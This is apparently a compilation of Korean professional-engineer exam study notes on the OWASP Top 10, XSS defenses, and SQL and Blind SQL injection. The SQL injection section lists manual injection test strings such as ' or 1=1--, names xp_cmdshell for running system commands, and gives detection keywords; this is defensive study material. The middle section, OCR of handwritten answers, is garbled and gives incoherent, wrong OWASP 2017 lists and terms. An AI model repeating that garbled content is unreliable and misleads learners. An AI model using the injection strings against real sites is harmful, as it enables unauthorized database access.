A5 – 크로스 사이트 요청변조(CSRF)	CSRF 공격은 로그온 된 피해자의 브라우저가 취약한 웹 어플리케이션에 피해자의 세션쿠키와 어떤 다른 자동으로 포함된 인증정보를 갖고 번조된 HTTP 요청을 보내도록 강제한다. 이것은 공격자가 피해자의 브라우저로 하여금 취약한 어플리케이션이 피해자로부터의 정당한 요청이라고 착각하게 만드는 요청들을 생성하도록 강제하는 것을 허용한다.
A6 – 보안상 잘못된 구성(신규)	훌륭한 보안은 어플리케이션, 프레임워크, 어플리케이션서버, 웹 서버, 데이터베이스서버와 플랫폼에 대해 보안구성이 정의되고 적용하기를 요구한다. 대부분이 보안을 기본적으로 탑재되지 않기 때문에 이 모든 설정은 정의되고, 구현되고, 유지되어야만 한다. 이 것은 어플리케이션에서 사용되는 모든 코드라이브러리를 포함하여 모든 소프트웨어가 최신의 상태를 유지하는 것을 포함한다.
A7 – 안전하지 않은 암호 저장	많은 웹 어플리케이션들이 적절한 암호나 해쉬를 갖고 신용카드번호, 주민등록번호, 그리고 인증 신뢰정보와 같은 민감한 데이터를 적절히 보호하지 않는다. 공격자는 아이덴티티 도난, 신용카드사기, 또는 다른 범죄를 저지르기 위해 그렇게 약하게 보호된 데이터를 훔치거나 조작할지 모른다.
A8 – URL 접근 제한 실패	많은 웹 어플리케이션들이 보호된 링크나 버튼을 표현하기 전에 URL 접근권한을 확인한다. 그러나, 어플리케이션은 이 페이지들이 접근될 때마다 매번 유사한 접근통제 확인이 필요하다. 공격자는 이 감춰진 페이지에 접근하기 위해 URL을 변조시킬 수 있다.
A9 – 불충분한 전송 계층 보호	어플리케이션은 종종 민감한 네트워크 트래픽의 인증, 암호화, 그리고 비밀성과 무결성을 보호하는데 실패한다. 실패할 때에는 대체로 약한 알고리즘을 사용하거나, 만료되거나 유효하지 않은 인증서를 사용하거나 또는 그것들을 올바로 사용하지 않을 때이다.
A10 – 검증되지 않은 리다이렉트와 포워드	웹 어플리케이션은 종종 사용자들을 다른 페이지로 리다이렉트하거나 포워드 한다. 그러나, 목적 페이지를 결정하기 위해 신뢰되지 않는 데이터를 사용한다. 적절한 확인이 없다면, 공격자는 피해자를 피싱 사이트나 악의적인 사이트로 리다이렉트할 수 있고, 포워드를 권한 없는 페이지의 접근을 위해 사용할 수 있다.

3. OWASP Top 10(Open Web Application Security Project Top 10)를 활용하기 위한 방법

- 가. 개발자 : Application 보안요구사항, 보안 아키텍처 설계, 표준보안통제(개발위한 API제공), S/W 보증 성숙도 모델(SAMM), 보안교육
- 나. 조직 : 위협기반 포트폴리오 관리, 강력한 정책, 표준, 인식제고, 경영층 승인 확보, 보안구현 및 검증 프로세스 통합관리, 가시성 확보
- 다. 검증자 : 보안검증방법 표준화, 코드 Review, Application Test, 보안침투 테스트

“끝”

4

웹취약점과 관련 OWASP Top-10 중 5가지 이상 나열하고 XSS에 대해 설명하시오


출제도메인	보안
주요 키워드	OWASP, Injection, CSS, XSRF, 공격기법, 방어기법
난이도	★☆☆☆☆ (별5개 기준)
참고자료	OWASP Top 10 - 2010 release / OWASP발행, 2010 http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
문제 소견	OWASP Top-10을 이해하고 대응방안까지 고려하여야 함
기출풀이 담당 기술사	전상화 (제92회 정보관리기술사, kalinet@nate.com)

1. OWASP 적용을 위한 웹취약점에 대한 이해

가. 웹취약점 보안이 필요한 이유

- Firewall, SSL, IDS, Security OS 등의 네트워크 계층보안만으로는 응용계층 공격을 방어할 수 없음.
- 응용계층에서 동작하는 웹애플리케이션의 보안을 위해서 OWASP에서 제시하는 취약점 개선 필요

나. 웹취약점 보안을 위해 OWASP 활용의 중요성



- 웹 취약점 공격자의 다양한 공격패턴을 분석하여 OWASP에서 발표
- 웹개발과 관련된 취약점을 제시하고 개선할 수 있도록 10개의 항목으로 이슈를 제안
- OWASP 보안위협에 대한 대응방안을 웹애플리케이션 보안정책으로 활용할 경우, 다양한 공격(Attack Vectors)로부터 방어가능

2. OWASP Top-10 중 5가지 이상 나열 및 시사점

가. OWASP Top-10 보안위협의 종류

- 2010년 기준으로 인젝션(Injection)과 XSS, 세션관리에 대한 주의점이 강화됨

순서	종류	설명	방어전략
1	Injection	-DB, LDAP 등에 전송되는 데이터에 공격 코드가 담긴 정보를 이용하여 비인가된 행위를 수행	-안전한 API를 사용 -외부API인경우 검증절차 필요
2	XSS	-웹애플리케이션 공격을 목적으로 클라이언트의 세션가로채기, 악성코드유포 등에 사용 (개인정보 추출이 목적)	-웹애플리케이션 콘텐츠에서 신뢰할 수 없는 데이터(값)을 분리 -HTML, Javascript, CSS등 입력제한


3	취약한 인증과 세션관리	-웹애플리케이션의 세션정보나 인증정보를 신뢰되지 않은 사이트로 유도하여 정보취득	-강력한 인증 및 세션관리 통제의 단일체제를 유지 -인증관리는 XSS취약점에도 영향을 미침
4	불안전한 직접 객체참조	-파일, 디렉토리, DB레코드나 키를 URL이나 폼 매개변수로 내부에 구현된 객체를 노출시킬 때 발생	-비 권한자 및 일반접근자의 경우 간접객체참조를 활용 -드롭다운메뉴, 팝업선택 등 활용
5	CSRF	-클라이언트에게 특정한 명령을 특정한 서버로 전송하게 하는 기능이 포함된 공격기법 (제3자에 의한 우회공격이 목적)	-입력값검사, 인증쿠키사용절제 -SQL구문검사, GET요청금지
6	잘못된 보안구성	-서버(웹서버, DB서버, WAS서버 등)의 보안설정이 웹애플리케이션 보안에 영향을 줌	-보안강화 프로세스의 개발, 적용 -웹애플리케이션(브라우저)의 패치, 최신보안수준 유지
7	불안전한 암호저장	-웹사이트에 저장된 중요한 개인정보를 암호화하지 않은 경우 발생	-내외부자 공격에 대해 개인정보 및 중요정보를 암호화하고 백업
8	URL접근제한실패	-URL접속시 페이지 없음 또는 기타오류로 인해 보여지는 오류메시지를 Hidden처리하여 공격자의 데이터 수집	-불완전한 URL접근 또는 직접접근시 오류안내 페이지로 이동하도록 강제
9	불충분한 전송계층보호	-민감한 데이터가 전송되는 네트워크 구간에서 취약한 알고리즘에 의한 정보유출	-중요정보 전송시 양구간 암호화 -다량 개인정보 전송시 전용선기반에 VPN활용
10	검증되지 않은 리다이렉트와 포워드	-Redirect시 입력값 검증부재로 인한 피싱, 악성코드유포사이트 접속 등의 문제발생 가능성	-Redirect시 잠재적 위험 제거를 위하여 Redirect 페이지 검증체계 필요

나. OWASP 보안위협의 시사점

개발자 관점	- 웹 애플리케이션 보안 요구사항의 숙지 및 준수 - 웹 애플리케이션 보안 아키텍처의 수립 - OWASP를 기반으로 표준화된 보안통제 기법의 활용 - OWASP를 이용한 웹 애플리케이션 개발자 보안 교육
관리자 관점	- 웹 애플리케이션 보안 검증 방법의 표준화 자료로 활용 - 평가 툴기반의 웹 애플리케이션 전체에 걸친 보안 상태 점검 - OWASP기준의 코드검토 및 보안과 침투시험
조직 관점	- 정책과 표준을 제시하고 강력한 웹 애플리케이션 보안 통제 기반 수립 - 보안 구현과 검증활동으로 기존프로세스를 OWASP기반으로 보안통합 - 웹 애플리케이션의 CSF를 제시

3. 개인정보 추출 해킹기법 XSS에 대한 설명

가. XSS(Cross site Scripting) 해킹기법의 흐름도




- 게시판과 같은 웹 애플리케이션에 악성 스크립트를 작성하여 해당 페이지 열람자의 쿠키값을 이용하여 열람자의 정보를 가로채는 해킹기법

나. XSS 공격에 대한 대응 방안

대상자	공격방법	대응방법
개발자	쿠키정보 추출	- 개인정보 및 로그인계정정보 등의 중요한 정보는 쿠키에 저장하지 않음 - 정기적으로 쿠키정보를 삭제
	특수문자 이용	- 특수문자 등록을 하지 못하도록 특수문자 필터링 - 사용자 입력가능문자를 지정하고 그 문자열이 아니면 모두 필터링
	HTML Format	- HTML Format 사용을 금지 - 특히, < 문자 사용시 < 로 변환처리
	스크립트 공격	- javascript라고 들어오는 문자열은 모두 문자열 변형처리 - 악성스크립트를 주기적으로 모니터링
일반 사용자	링크 노출	- 이메일이나 게시판 등의 링크를 무조건 클릭하지 말고, 해당 링크를 복사하여 직접접근하는 방법 활용
	브라우저 취약점	- 브라우저의 최신 보안 패치를 정기적으로 수행하여 취약점 공격대응 - 브라우저에서 개인정보의 보안등급관리기준을 상향조정하도록 설정

4. 웹취약점을 개선을 위한 기술적 추진방향



- 웹 취약점을 개선하기 위해서는 응용계층의 웹방어가 필수적으로 필요
- 네트워크 계층의 비인가 정보요청 및 공격에 대응하기 위해서 인프라 방어체계가 지원되어야 함 "끝"

번호 12) OWASP Top 10 2017 취약점		
증명 내용, 변경부분		
⑥)		
I Application Layer의 취약점		
Application	보안 취약점	OWASP Top 10
Network	① Buffer overflow	① SQL injection
Device (HW)	② SQL injection	② 인증·인가 취약점
Physical	③ XSS 등	③ XSS
	④ KSS 등	④ 접속 제한 취약점
	Application	⑤ 파일 탐색 취약점
	취약점	⑥ 민족화폐 취약점
		⑦ 공격방어 취약점
		⑧ CSRF
<ul style="list-style-type: none"> - 현재가 공격하는 대상의 70% 이상이 Application에서 이루어지며 이들이 OWASP에서 제작한 인증 취약점보다 대응방법을 공유 - 2017년 추가된 항목 		
II OWASP Top 10 2017 및 대응 방안		
→ 보	사례. 예정	대응 방안
① SQL Injection	- xx= getenv('strSQL') - ID/PW 입력란에서 "1=1" 입력 - 잘못된 SQL이 사용 가능하게 만들었고 그냥 오류	- Stored procedure 는 사용 - 그 당시 임포터 잘못된 흐름 Filtering

kpc 한국생산성본부

번호 ②	인증 및 세션	- 비밀번호 인증 취약점	- 인증 강화 (MFA 등 사용)
	취약	→ 인증 해킹	인증 Two Factor
③	XSS	- 사용자의 쿠키 정보는 해킹에 로그인/PW 등을 이용	- 쿠키 저장 기능 block - PW 암호화 인증
④	취약한 접속 제한(통합)	- 취약한 접속 제한(통합) 비인	- RBAC - MAC - DAC 도입
⑤	보안 취약 오류	- 설정 Parameter 등 오류로 발생 "Keep-Alive=open"	- 설정 가능 자 호스팅 - IDS, IPS 도입
⑥	인증 정보 오류	- 주입형 취약 의존 Data 등 인증 정보 오류	- packet 영역화 (AES, TDES)
⑦	공격 방어 (신속) 취약점	- ID/PW, 입력란에 등 아이디스 봇이 취약한 ID/PW 도입	- ID/PW
⑧	CSRF	- 악성코드 감염자가 해당의 의도대로 해당 주제를 누른다 - 유해사이트 사용 차단	- 의사 파일 Down 폴더 사용 차단. 첨부
⑨	보안 취약 Component	- 취약한 사용 컴포 넌트 사용 heat map	- 운영 AP 사용 차단. 첨부

kpc 한국생산성본부

2. OWASP(Open Web Application Security Project) Top 10 2017에서 제시하는 보안상 크게 영향을 줄 수 있는 취약점 항목에 대해서 나열하고, 2013년도 버전과 대비해 변경된 부분을 상세 설명하시오.

컴시용

번호	⑩ 쿠오드 놀이터	gets() 빙수나우	- 대체 가능한 사용
	API 사용	strcpy 같은 보안 취	- 쿠오드 놀이터 list
	(신속)	악성 문자 사용	자체 알고
- secure coding 기반으로는 쿠오드 놀이터 대응			
II OWASP 2013과 변경 사항			
	OWASP 2013	OWASP Top10 2010	
	(⑩ 쿠오드 놀이터)	④ 쿠오드 놀이터	④ 쿠오드 놀이터
	(⑩ 쿠오드 놀이터)	④ 쿠오드 놀이터	④ 쿠오드 놀이터
	⑩ 웹 리다이렉트	(신속) ① 공격 방어 쿠오드 놀이터	(신속) ① 웹 쿠오드 놀이터 API
	⑩ 웹 리다이렉트	(신속) ① 공격 방어 쿠오드 놀이터	(신속) ① 웹 쿠오드 놀이터 API
	- 웹 리다이렉트 쿠오드 놀이터 및 접근 가능한 쿠오드 놀이터 항목으로 포함됨		
	- 2013 웹 리다이렉트 항목 신설		
	- 2011 공격 방어 쿠오드 놀이터 신설		
	- 2010 쿠오드 놀이터 신설		
IV OWASP Top 10을 이용하는 비밀 강화 기법			
	Application + Web	⇒	암호화는 비밀 강화의 수단

kpc 한국생산성본부

번호	- Secure coding 기반 Web App 개발 실무
	생산성. 보안보증을 핵심
	- 다양한 원인은 충분하지만 어려움 가능 "문"

2. OWASP(Open Web Application Security Project) Top 10 2017에서 제시하는 보안상 크게 영향을 줄 수 있는 취약점 항목에 대해서 나열하고, 2013년도 버전과 대비해 변경된 부분을 상세 설명하시오.

컴시용


②. OWASP Top 10이 제시하는 취약점 항목 나열
2013년도 버전과 대비해 변경된 부분 상세 설명

1. OWASP TOP 10 2017의 개요



- Open된 Web 환경에서 6개의 취약한 항목 중, 2013년 크게 영향을 줄 수 있는 항목은 몇가지.

2. OWASP TOP 10 2017의 취약점 항목 나열 3. OWASP TOP 10 2017의 취약점 항목 분류



kpc 한국생산성본부

2쪽

번호 - 취약점을 사용자면, Web서버면, DB서버면, API면
4. OWASP Top 10 2017의 취약점 항목 상세 내용

구분	취약점	상세 설명
사용자	① SQLinjection ② XSS공격 ③ Clickjacking ④ CSRF	- 접속연결 세션취득 - 사용자에게 정보노출 - 접근통제기반 미흡 - 공격·성능이 취약해짐
Web서버	⑤ APIAbuse ⑥ APIDenialofService	- SQL-CallInjection - API 노출 부인화
DB서버	⑦ APIAbuse ⑧ APIDenialofService	- DB. 인접선 세션도 - DB접근제어 노출
API	⑨ APIAbuse ⑩ APIDenialofService	- OWASP Top 10 2017 ④통합, ⑦⑩ 신규.

5. 2013년도 버전과 대비 변경된 부분, 예거부분

6. 2013년도 버전과 2017년 변경된 부분

2013년대비 2017년 변경된 부분	
④ 취약한 접근통제	- ① 공격과 방어 보완해야 " 2013년 API + A1통합 ② 취약한 API

kpc 한국생산성본부

2. OWASP(Open Web Application Security Project) Top 10 2017에서 제시하는 보안상 크게 영향을 줄 수 있는 취약점 항목에 대해서 나열하고, 2013년도 버전과 대비해 변경된 부분을 상세 설명하시오.

컴시응

번호 - 2017년 신규 2ea, 통합 1ea 구성됨
나: 2013년도 버전대비 2017년 변경된부분 상세화

구분	2013년부분 개정된 내용	상세 내용
통합	MAC,DAC으로 사용자→기서버	- 기존 MAC, DAC로 취약점 AQL도록이 정교화된 취약점 APT 공격 취약점
② 취약점점증	① 통합 하여 취약 점증 하기 취약 점증 하기 API	<p>① - 통합 하여 취약 점증 하기 취약 점증 하기 API</p> <p>② - 사용자 기서버 취약점 증가 기서버 취약점 증가 - API 취약점 증가 기서버 취약점 증가 액션구조 취약점</p> <p>- 취약한 접근통제, 권한내가 보안취약점, 권한</p>
4. OWASP TO10 2017를 통한 보안대응전략	<p>SDLC 제작 요구사항 설계 구현 테스트 운영</p> <p>OWASP TO10 2017</p> <pre>graph TD; SDLC[SDLC] --> OWT[OWASP TO10 2017]; OWT --> Requirements[요구사항]; Requirements --> Design[설계]; Design --> Implementation[구현]; Implementation --> Testing[테스트]; Testing --> Operation[운영]</pre> <p>보안기반보안 모색</p>	<p>- 보안 SDLC을 적용해 보안 기반보안 모색</p>

kpc 한국생산성본부

토픽	SQL Injection
키워드	<p><u>파라미터를 변조 후 삽입하여 비정상적인 데이터베이스 접근을 시도하거나 쿼리를 재구성하여 원하는 정보를 열람하는 해킹</u></p> <p>대량삽입, 자동스크립트, 공격로그, 데이터 손실 공격기법 : 인증우회, 권한상승, 시스템 에러이용, DB에 저장된 데이터 열람/조작 탐지기법 : 침입확인(DB 확인, 웹로그 확인), 취약점 검색(수동, 자동) 조치 : 바인딩 매개변수, 사용자 입력값 체크, Servlet Filter 기능 적용(Java에서만 적용)</p>
암기법	

기출 문제

회차	과목	교시	문제
113	컴시응	2	3. 웹 취약점 발견을 위해 사용하는 정적 분석기술과 동적 분석기술에 대하여 설명하고, SQL Injection 을 예로 정적 분석 결과를 동적 분석에서 활용하기 위한 방안제시 및 이 방법이 정적 분석의 어떤 단점을 보완하는지 설명하시오.
101	관리	1	10. Blind SQL Injection 에 대하여 설명하시오.
모의_2014.11	관리	1 교시	Mass SQL Injection 에 대해 설명하시오.
모의_2011.12	응용	1 교시	1. Blind SQL Injection 에 대해 설명하시오.

I. 데이터베이스로 전달되는 SQL Query를 변경시키는 SQL-Injection의 개요


가. SQL-Injection의 정의

- 데이터베이스로 전달되는 SQL Query를 변경시키기 위해 Web Application에서 입력 받은 파라메터를 변조 후 삽입하여 비정상적인 데이터베이스 접근을 시도하거나 쿼리를 재구성하여 원하는 정보를 열람하는 해킹 기법

나. SQL-Injection의 특징

특징	내용
대량삽입	데이터베이스에 악성코드를 대량으로 삽입
자동스크립트	자동 삽입 스크립트를 사용하여 한번에 악성코드를 대량 삽입
공격로그	POST나 HTTP Header(쿠키, 리피러 등)를 이용한 경우는 공격 로그를 찾기 어려움
데이터 손실	악성코드 삽입과정에서 데이터의 손실 또는 유실 발생

II. SQL-Injection의 공격기법

구분	설명
인증우회	<ul style="list-style-type: none">- 인증 처리하는 모듈이 입력값에 대해 적절히 검사하지 않았을 때 공격자는 비정상적인 SQL Query 삽입할 수 있고 이를 이용해 사용중인 데이터베이스에 영향 줄 수 있음- 주로 로그인 창에 적용되는 기법으로 이용자 아이디와 패스워드 몰라도 로그인 
권한상승	<ul style="list-style-type: none">- 공격자가 DB 시스템 권한 획득한다면, SQL에서 기본적으로 제공하는 확장 프로시저 이용하여 악성코드 삽입하거나 DB 변경하는 등 여러 가지 시스템 명령어 실행시켜 악용- xp_cmdshell : 임의의 명령 실행을 허가하는 내장된 저장 프로시저  <ul style="list-style-type: none">- 기타 저장 프로시저<ul style="list-style-type: none">: xp_servicecontrol 프로시저는 사용자가 작동, 정지, 일시정지, 연속 서비스 허가: xp_dirtree 프로시저는 디렉토리 트리 획득을 허가: xp_makecab 프로시저는 사용자가 서버에 압축파일 만드는 것을 허가
시스템 에러 이용	<ul style="list-style-type: none">- 에러메시지를 통하여 정보 얻기- 조작된 URL을 요청하게 되면 홈페이지는 에러 메시지들을 발생- 에러 메시지는 공격자에게 유용한 정보 제공하여 쉽게 DB 열람/시스템 명령어 수행 가능
데이터베이스에 저장된	<ul style="list-style-type: none">- Error-Based Injection, Blind SQL Injection 등의 기법을 통해 주요 데이터의 조회, 테이블 생성

데이터의 열람/조작	등 데이터베이스에 대한 다양한 공격 가능	
	Error-Based Injection	화면에 노출된 DB에러 메세지를 이용한 공격방식
	Blind SQL Injection	쿼리조건에 따른 결과화면의 차이를 이용한 공격방식

III. SQL-Injection의 탐지기법

가. SQL-Injection 침입 확인방법

구분	내용
DB 확인	<ul style="list-style-type: none"> - 임시테이블이나 이용자 계정으로 확인 - HDSI 툴에 의한 침입 : T_Jiaozhu, jiaozhu, comd_list, xiaopan, Reg_Arrt 등의 테이블 생성 - D-SQL에 의한 침입: D99_Tmp라는 테이블 생성
Web Log 확인	<ul style="list-style-type: none"> - 테이블 관련한 Create나 Select 구문이 없는지를 확인 - 확장 저장 프로시저에 대한 로그가 존재 - 검색 할 문자열 : XP_CMDSHELL, Net, user, Update, Insert, drop table 등

나. SQL-Injection 취약점 검색방법

구분	내용
수동확인 방법	<ul style="list-style-type: none"> - SQL Injection공격에 취약한지 검사하는 방법으로 자신의 사이트가 SQL Injection 취약점에 노출되어 있는지 간단히 점검해 볼 수 있음 - GET 방식 SQL 주입 공격 탐색 - POST 방식 SQL 주입공격 탐색 - 테스트 문자열 <ul style="list-style-type: none"> ① ' or 1=1-- ② " or 1=1-- ③ or 1=1-- ④ ' or 'a'='a ⑤ " or "a"="a ⑥ ') or ('a'='a ⑦ sql' or 1=1-- ⑧ sql" or 1=1-- ⑨ +or 1=1-- ⑩ ';--
자동확인 방법	<ul style="list-style-type: none"> - 빠른 시간 내에 SQL Injection 문제점들을 찾기 위해서는 자동화된 도구 이용 - Paros Proxy를 이용한 자동 검색 <ul style="list-style-type: none"> : 서핑을 완료한 페이지에 대하여만 SQL Injection 취약점이 존재하는지 점검 가능 - nikto web CGI스캐너 <ul style="list-style-type: none"> : 기존에 잘 알려진 SQL Injection취약점에 대해서만 검색 가능하나 실제 서버의 응답결과 확인하지 않으므로 오탐 소지가 높음 - SQL Injector <ul style="list-style-type: none"> : 점검하고자 하는 사이트의 시작페이지를 지정한 후 “SQL 주입 취약점 Scan” 버튼을 누르면 사이트의 모든 페이지 및 매개변수에 대하여 SQL Injection 취약점이 존재하는지 점검

IV. SQL-Injection의 조치기법

가. 바인딩 매개변수 방식 적용

방법	내용
Stored Procedure 사용	DBM에서 지원하는 Stored Procedure 이용하여, SQL Query문은 DBMS의 내부 프로시저에 구현, 웹 프로그램에서는 단순히 각종 변수 값들을 프로시저에 전달 역할
기본 클래스(객체) 사용	JAVA는 PreparedStatement 클래스 활용, ASP는 ADO Command 객체 활용


- 바인딩 매개 변수를 이용해 사전에 변수의 타입을 명시적으로 지정해 주면 원천적으로 차단이 가능함
- 단점으로는 개발 공수가 많이 들어 이미 운영중인 시스템에 적용할 때에는 일정을 충분히 고려

나. 사용자 입력값 체크

- 사용자로부터 입력될 수 있는 모든 값에 대하여 Injection을 발생시킬 수 있는 위험한 문자가 포함되어 있는지 여부를 체크하는 방법
- 공통 함수에 체크 로직을 구현하고 소스 내의 모든 request를 찾아 공통 함수를 적용해 주는 방식을 주로 사용
- 단점으로는 일정 기간이 지나면 취약점이 재발생할 가능성이 있음
- 제한문자 : '(작은따옴표), --(주석), ;(세미콜론), %(퍼센트)
- 추가사항 : 숫자로만 구성되어야 하는 데이터는 숫자 정합성 여부 체크 필수

다. Servlet Filter 기능 적용(Java에서만 적용)

- Servlet SPEC 2.3을 지원하는 Java 컨테이너 기반의 웹사이트 경우, 각각의 JSP 소스를 손 댈 필요 없이 모든 Request(처리전), Response(처리후)에 대해 공통적으로 적용되는 기능 구현 가능
- SQL-Injection외 Cross-Site Scripting, 인증 세션 체크 등의 공통 보안 로직으로 활용



- Servlet Filter는 웹 애플리케이션 전체에 영향을 끼치는 모듈로, 서비스 장애 발생 등을 최소화하기 위해 개발 환경에서 충분한 테스트가 이루어진 다음 운영환경에 적용 필요

10 Blind SQL Injection	
문제	Blind SQL Injection 에 대하여 설명하시오.
도메인	정보보안
정의	쿼리결과에 따른 서버의 반응만으로 DB 의 정보를 취득하는 공격기법
키워드	추론기법, 시간기반, 응답기반, 대체채널
출제의도분석	SQL Injection 의 새로운 유형인 Blind SQL Injection 에 대한 이해도 95 회 면접문제가 필기문제로 출제
답안작성전략	일반적인 SQL Injection 과의 차이점 기술
참고문헌	제 34 회 KPC 기술사 실전모의고사 http://www.hackerschool.org/HS_Boards/data/Lib_share/The_basic_of_Blind_SQL_Injection_PRIDE.pdf
문제풀이	박대우 PE (제 99 회 정보관리/ daewoo.park@gmail.com)

■ Blind SQL Injection 정의

- 추론기법: 악의적인 문자열 삽입 대신 쿼리결과로 나오는 참, 거짓에 따라 서버의 반응만으로 DB 의 정보를 취득하는 공격기법
- 쿼리를 삽입하였을 때, 쿼리의 참과 거짓에 대한 반응을 구분할 수 있을 때에 사용되는 기술

■ Blind SQL Injection 특징

- 오류 메시지를 자세히 반환하지 않으면 공격하기 어려운 일반적인 SQL injection 의 단점 보완
- 오류 메시지가 아닌 쿼리의 참과 거짓을 통해 데이터를 추측 가능
- 많은 비교과정이 필요하기 때문에 자동화된 툴을 사용하여 공격

